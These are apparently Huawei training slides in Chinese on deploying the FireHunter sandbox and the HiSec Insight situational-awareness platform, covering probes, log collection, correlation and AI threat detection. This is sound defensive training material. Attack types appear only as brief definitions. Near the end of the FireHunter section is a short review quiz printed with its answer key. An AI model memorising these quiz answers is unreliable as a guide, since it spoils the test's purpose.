HiSec Insight流探针	接口：ETH0 IP地址 192.168.1.100/24 接口：ETH2/ETH3 不配置IP地址	流探针旁挂在交换机侧，接口ETH2/ETH3不配置IP地址，专门用于接收镜像流量。 接口ETH0配置IP地址，与HiSec Insight、FireHunter互通。
HiSec Insight采集器	接口：ETH1 IP地址：192.168.2.101/24	采集器部署在管理运维区。用于接收FireHunter上报的威胁日志。
HiSec Insight （除流探针和采集器的其他部分）	可视化IP地址：192.168.2.102/24	部署在管理运维区。
FireHunter	接口：ETH1 IP地址：192.168.2.103/24	部署在管理运维区。
交换机	接口：GE0/0/1 接口：GE0/0/2	镜像端口，负责将外网与内网间的流量复制一份到本地观察端口。 本地观察端口，负责向HiSec Insight流探针转发镜像报文。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

业务配置流程概述

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 仅当FireHunter和HiSec Insight之间的通信方式为加密通信时，需在FireHunter上导入HiSec Insight证书。
- FireHunter业务配置和“FireHunter与防火墙联动”场景一致，不再赘述。本节仅介绍与HiSec Insight联动相关配置。

HiSec Insight配置 - 文件还原功能配置

- HiSec Insight流探针会接收交换机镜像过来的网络流量，使用文件还原功能将流量还原成相应文件并发送给FireHunter进行文件检测。
- 登录HiSec Insight的业务面，选择“数据接入 > 流量接入 > 流探针管理”。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. APT攻击概述
2. 沙箱技术原理
3. **沙箱配置举例**
   - 联动场景
   - 流量还原场景


Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

FireHunter流量还原独立部署



- 组网及需求描述：
  - FireHunter旁路部署在企业网络出口的核心交换机上，独立接收核心交换机镜像的网络流量进行还原，提取其中的文件进行未知漏洞检测。网络管理员通过查看FireHunter提供的威胁分析报告，制定相应的安全策略，从而进一步提升整个网络的安全性。
  - 本例中交换机G0/0/1接口为镜像端口，负责将Internet到内网的流量复制一份到本地观察端口；G0/0/2为本地观察端口，负责向FireHunter转发镜像报文。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.



- FireHunter业务配置和”FireHunter与防火墙联动”场景一致，不再赘述。本节仅介绍FireHunter独立部署时相关业务配置。


FireHunter配置 - 流量还原

- 管理员根据实际业务需求配置需要还原的流量。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

FireHunter配置 - 豁免流量

- 管理员可以将信任的IP地址或不重要部门的IP地址网段加入到豁免流量名单，如果流量对应的源或目的IP地址命中豁免流量名单，则FireHunter将不对此流量传输的文件进行还原检测，节省了设备资源。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

FireHunter配置 - 网站过滤

- 管理员可以将信任的网站加入到可信网站名单，如果流量关联的URL命中这份名单，则FireHunter将不对此流量传输的文件进行还原检测，节省了设备资源。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

思考题

1. （单选题）华为安全解决方案中，FireHunter通过和其他安全组件联动能够准确的识别和防御APT攻击，有效的避免APT攻击造成的用户核心信息资产损失。以下哪一种安全组件不支持和FireHunter进行联动?
   A. HiSec Insight
   B. IPS
   C. USG防火墙
   D. AntiDDoS
2. （判断题）华为HiSec安全解决方案中，使用FireHunter有效的防范来自外部网络的APT攻击，但FireHunter无法独立部署，必须和其他安全组件（如防火墙或HiSec Insight）联动部署才能有效的防范APT攻击。
   A. T
   B. F

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. D
2. B

本章总结

- 本课程主要介绍了APT攻击的概念、APT攻击链的完整过程，详细介绍了华为FireHunter沙箱的技术原理、部署场景，以及在不同场景下的相关配置方法。
- 通过本课程的学习，您能够对APT攻击防御有一定的了解，搭配基于实际环境的练习，学员将能独立完成华为FireHunter的配置，并掌握FireHunter在APT攻击防御场景中的部署方法。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。
Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

安全态势感知

HUAWEI

前言

- SA（Situational Awareness，态势感知）是对一定时间和空间内的环境元素进行感知，并对这些元素的含义进行理解，最终预测这些元素在未来的发展状态。安全态势感知是指将态势感知的相关理论和方法应用到网络安全领域。
- 安全态势感知可以使网络安全人员宏观把握整个网络的安全状态，识别出当前网络中存在的问题和异常活动，并作出相应的反馈或改进。通过对一段时间内的网络安全状况进行分析和预测，为高层决策提供有力支撑和参考。
- 本章节主要介绍华为态势感知产品HiSec Insight的技术原理，以及如何部署和应用HiSec Insight实现网络安全态势感知。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目标

- 学完本课程后，您将能够：
  - 描述安全态势感知的产生背景
  - 掌握HiSec Insight的工作原理
  - 掌握HiSec Insight的部署与应用

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. **安全态势感知的产生背景**
2. 安全态势感知技术原理
3. 安全态势感知部署与应用

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

安全是数字化转型的基础，关系到企业效益、社会稳定、国家安全

某国电力系统

2015：被黑客攻击远程关闭断路器，导致大停电。

2015

2018

某科技公司

2018：勒索病毒入侵，三个生产基地停摆，损失高达11.5亿。

某国能源开采公司

2018：遭受Shamoon的变种攻击，公司10%数据被破坏。

2018

2019

某国电力设施

2019：电力设施被攻击，引发全国大停电，约3千万人口受到影响。

某国燃油管道运营商

2021：被迫关闭其东部沿海各州供油的关键燃油网络。

2021

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

安全态势感知走入立法时代，是数字化转型的安全底座

“419”讲话

2016年4月19日，国家提出要“全天候全方位感知网络安全态势”，并提到“感知网络安全态势是最基本最基础的工作。

《网络安全法》

在《网络安全法》第五章监测预警与应急处置中，从第五十一至五十六条重点对网络安全检测、预警、响应做了要求。

《网络安全等级保护2.0》

等保2.0标准中提出要具备态势感知能力，要求对新型安全攻击检测能力、网络安全分析能力、用户行为分析能力等提出了更高的要求。

《关键信息基础设施保护条例》

2021年9月1日关基条例正式实施，规定运营者安全保护的权利和义务及其负责人的职责，要求建立关键信息基础设施网络安全监测预警体系和信息通报制度。

《数据安全法》

《数据安全法》中提到履行网络运营者职责构建关键基础设施的安全保障体系，进行数据安全风险获取、分析、研判和预警的数据安全态势感知系统。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

数字化转型面临的网络安全挑战

威胁变异多，检出难

- ✓ 恶意攻击频发变异快，勒索软件变种已超过1100个。
- ✓ 面对高级逃逸、0day漏洞、加密攻击基于传统特征的安全检测失效。

告警事件多，靠人工

- ✓ 一个中大型企业平均每天产生8000+告警，海量告警分析效率低。
- ✓ 一般运维人员效率在2个/人天，发现安全事件后修复周期长。

威胁扩散快，处置慢

- ✓ 现网WAF、IPS、FW等很多安全设备，但是却是烟筒式运维方式，各自为战。
- ✓ 威胁扩散速度快，勒索病毒往往在1个小时完成90%扩散。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

安全感知态势的特征

AS-IS：传统网络安全	TO-BE:安全态势感知
静态检测 依赖静态特征、云端信息，无法应对APT、加密攻击、0day漏洞等高级威胁。	**智能检测** 全攻击链智能检测，精准识别APT、0day等高级威胁。 动态行为检测，智能算法自进化，高级威胁检测准确率高。
人工运维 人海方式的安全事件分析，效率低，靠经验。	**智能运维** 自动告警降噪、关联分析聚合，降低无效告警。 安全事件自动响应编排，预制编排进行自动调查取证。
单点防御 单台设备配置策略下发，攻击难溯源，无法近源处置。	**智能防御** 全网协同联动，威胁事件秒级处置。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目录

1. 安全态势感知的产生背景
2. **安全态势感知技术原理**
3. 安全态势感知部署与应用

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

华为安全态势 - HiSec Insight




- HiSec Insight通过与网络、安全、终端EDR等多种设备进行联动，实现多维度威胁处置闭环，防止威胁范围扩散。
- 在防范具体的安全威胁时，HiSec Insight会联动网络执行单元（网络控制器和安全控制器）完成安全隔离策略的自动化执行。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- EDR（Endpoint Detection and Response，端点检测和响应）：一种端点安全防护解决方案。它记录端点上的行为，使用数据分析和基于上下文的信息检测来发现异常和恶意活动，并记录有关恶意活动的数据，使安全团队能够调查和响应事件。端点可以是员工终端PC或笔记本电脑、服务器、云系统、移动设备或物联网设备等。EDR解决方案通常提供威胁搜寻、检测、分析和响应功能。华为乾坤终端防护与响应服务通过云端一体架构、多维检测、溯源处置，提供更快、更准的一站式端侧安全防护能力。

HiSec Insight物理架构




主机类型	主机作用
可视化主机	HiSec Insight的对外展示交互窗口。 HiSec Insight能够通过可视化平台的业务功能对外呈现威胁检测的结果，包括威胁地图、事件详情等。 管理员还可通过可视化平台在日常工作中对HiSec Insight进行配置、管理和监控。
流探针	HiSec Insight了解网络的入口之一。流探针能够接收原始网络流量，并对其进行分析、汇总，提取必要的信息发送给大数据平台和沙箱进行后续更缜密的安全监测。
采集器	HiSec Insight了解网络的另一入口。采集器用于收集各种设备和第三方系统的syslog、NetStream等日志。采集器可将收集到的日志归一化处理，上报至大数据平台，作为威胁分析判断的来源数据之一。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- 集群部署时（高级版和小型化HiSec Insight），需部署承载集群控制、存储检测、数据分发功能的主机。
  - 集群控制主机：HiSec Insight底层大数据集群的管理和控制中枢。主要负责管理“存储检测”和“数据分发”两类主机，实时关注两类主机的运行状态，并统一进行资源调度。
  - 存储检测主机：HiSec Insight大数据集群中负责数据相关功能的主机。负责数据统一存储和分布式数据索引，另外还通过分布式数据处理和分析提供威胁检测功能。
  - 数据分发主机：HiSec Insight大数据集群中负责数据相关功能的主机。主要负责数据转发分配。

HiSec Insight功能架构



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


HiSec Insight数据流架构




Copyright © Huawei Technologies Co., Ltd. All rights reserved.


数据采集概述

- 数据采集包括原始流量采集和日志采集。
  - 原始流量采集由流探针进行，采集流程包括流量采集、协议解析、文件还原和流量元数据上报等功能。流探针采用旁路部署方式，用于接收镜像端口发送的原始网络流量。流探针对流量进行分析、提取特征信息发送给对应的大数据安全平台和FireHunter进行安全检测，流探针本身不对用户网络产生影响。
  - 日志采集器负责日志采集，日志采集流程包括日志接收、日志分类、日志格式化和日志转发。同时HiSec Insight支持接入网络/安全设备、安全软件、第三方系统的日志及漏扫结果数据呈现。





Copyright © Huawei Technologies Co., Ltd. All rights reserved.



- 流探针可以是HiSec Insight系统中的服务器流探针（后续称为“HiSec Insight流探针”），也可以是专业的流量探针产品，例如华为Probe 1000系列流量探针产品。
- 服务器探针支持与HiSec Insight集群部署，也支持探针单独扩容，以服务器形式部署。
  - 集中部署：服务器探针支持与HiSec Insight集中部署，一般应用于预安装场景。服务器探针可被HiSec Insight集中管理。
  - 分布式部署：在网络流量超过探针处理规格时，探针支持分布式扩容。

服务器流探针基本功能

HiSec Insight
流探针

流量采集	通过端口镜像采集网络流量。
流量解析	支持对多种协议进行解析，提取特征信息。
文件还原	支持对多种类型的文件进行还原。
入侵检测	支持IPS和AV检测功能，从而发现网络入侵和病毒传播等行为，生成威胁日志。
流量过滤	提取原始流量中的会话信息、协议信息生成Metadata。
支持抓包	支持根据配置的规则进行PCAP抓包，并生成PCAP文件。
流量上报	采集网络流量，上送Metadata数据与威胁日志给HiSec Insight，文件类上送沙箱检测。


原始流量采集 日志采集

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

软探针

- 部分云上场景中，需要在虚拟机中部署软探针。
- 云内虚拟机之间的流量比较大，需要通过引流策略进行流量的检测与控制。流量的采集能力依赖引流Agent、汇聚能力依赖流代理、检测能力依赖软探针的检测引擎，在对原始流量进行初步处理后，软探针会将IPS数据发送至HiSec Insight，供后续分析使用。



原始流量采集 日志采集


 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 云内虚拟机之间的流量采集过程如下：
  - 虚拟机上部署的Agent，根据引流策略将流经网卡的报文捕获，在原始报文的基础上进行UDP封装，并发送至部署在本VPC内的检测虚拟机的流代理地址（即网卡1地址）。
  - 检测虚拟机的流代理部件，接收到报文后，将送往虚拟网卡2。
  - 检测虚拟机的软探针部件，持续监测网卡2，收到流代理的转发报文，并采集至软探针的分析引擎中。
  - 软探针部件对流量报文分析后，将分析结果以及metedata数据通过网卡1发送至运维区的HiSec Insight平台。
- 软件探针、服务器探针关键差异在部署方式不同，关键功能流量采集、流量分析、文件还原等能力不变。
- 服务器探针部署方式在通用服务器上，软件探针支持部署在华为云HCS中。

日志接入

- HiSec Insight采集器支持采集各种物理设备、软件、第三方系统的日志，并将收集到的日志归一化处理，上传至大数据平台，作为威胁分析判断的数据源之一。




原始流量采集 日志采集

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

数据预处理

- 数据预处理负责对采集器上报的日志和流探针上报的流量元数据进行清洗、过滤、关联和富化的处理，为日志/流量元数据补全上下文相关信息（例如地理信息、用户信息、租户信息等），满足态势感知、调查取证和威胁检测等功能对数据的基本要求。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- 元数据是描述数据的数据，数据采集、解析、预处理、存储以及分析过程都需要基于元数据开展。

数据存储

分布式存储

分布式存储负责对格式化后的数据进行存储，针对不同类型的异构数据（归一化日志、流量元数据、PCAP文件）进行分类存储，分布式存储的数据主要用于威胁检测和威胁可视化。考虑到可靠性和高并发性能的要求，分布式存储的数据保存在多个检测/存储节点，并且可以按需扩展存储节点。

分布式索引




分布式索引负责对关键的格式化数据建立索引，为可视化调查分析提供基于关键字的快速检索服务。分布式索引采用了多实例自适应的索引技术和时间片抽取的分层索引结构，索引数据保存在多个检测/存储节点，提供了高可靠性和高并发索引能力，支持按需弹性扩展索引。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

关联分析

- HiSec Insight解决方案中，采集器接收来自网络设备上报的日志事件，对其进行解析并进行日志归一化处理，这些日志事件通常都记录着网络中发生了某种行为。通过把一段时间内多个相关联的日志放在一起进行综合分析，则很有可能会发现客户网络中的潜在安全问题。关联分析正是针对这一场景的功能。



HiSec Insight基于规则计算在指定时间内同一IP登录所有设备的失败次数，并对比阈值，若达到阈值则上报异常事件。

关联分析 | AI分析 | 未知威胁检测

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

数据采集 数据治理 数据存储 数据分析 数据呈现

AI分析

- HiSec Insight支持的AI分析主要包括网站防御和网络流量分析两种类型。

网站防御

领域	检测算法
信息泄露	Web扫描
	文件包含和目录遍历检测
凭证窃取	明文弱密码检测
注入检测	SQL注入检测
	XXE注入检测
	OGNL注入检测
	RCE检测
	反序列化攻击检测
网站后门	WebShell检测
拒绝服务	Web CC检测

网络流量分析

领域	检测算法
渗透攻击	端口扫描检测
	暴力破解检测
	加密渗透扫描检测
C&C异常	DGA域名检测
	恶意C&C通讯流检测
	恶意加密C&C通讯流检测
隐蔽通道	DNS Tunnel检测
	Http Tunnel检测
	Ping Tunnel检测
内部网络安全	蠕虫传播检测

关联分析 AI分析 未知威胁检测


 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- XXE注入：XML External Entity Injection，XML外部实体注入，一种针对解析XML文档的应用程序的注入类型攻击。当恶意用户在提交一个精心构造的包含外部实体引用的XML文档给未正确配置的XML解析器处理时，该攻击就会发生。XXE注入可能造成敏感信息泄露、拒绝服务、SSRF、命令执行等危害。
- RCE：Remote Command Execution，远程命令执行，是指Web应用当需要调用一些外部程序去处理内容时，就会调用一些执行系统命令的函数，如果攻击者可以控制命令执行函数中的参数时，则可以将恶意系统命令注入到正常的命令中，从而造成命令执行攻击，可能会导致服务器被控制，进而导致信息泄露、挖矿、勒索等恶意行为发生。
- DGA：Domain Generation Algorithm，一种由域名生成算法控制的，利用随机字符来生成C&C域名，从而逃避域名黑名单检测的技术手段 。
- DNS隐蔽通道：改造应用层协议作为隐蔽通道，是远控木马通信技术的发展趋势，DNS即为可被利用的协议之一。DNS服务对一个企业来讲是必须的，目前绝大多数的防火墙和网络都会开放DNS服务，DNS数据包不会被拦截。其他隐蔽通道原理类似，不再赘述。

未知威胁检测

- HiSec Insight依托于华为FireHunter设备完成可疑文件检测、文件信誉生成。通过文件信誉的建立，可以检测网络流量中关于文件的各类恶意行为，例如恶意文件下载，恶意文件执行等。



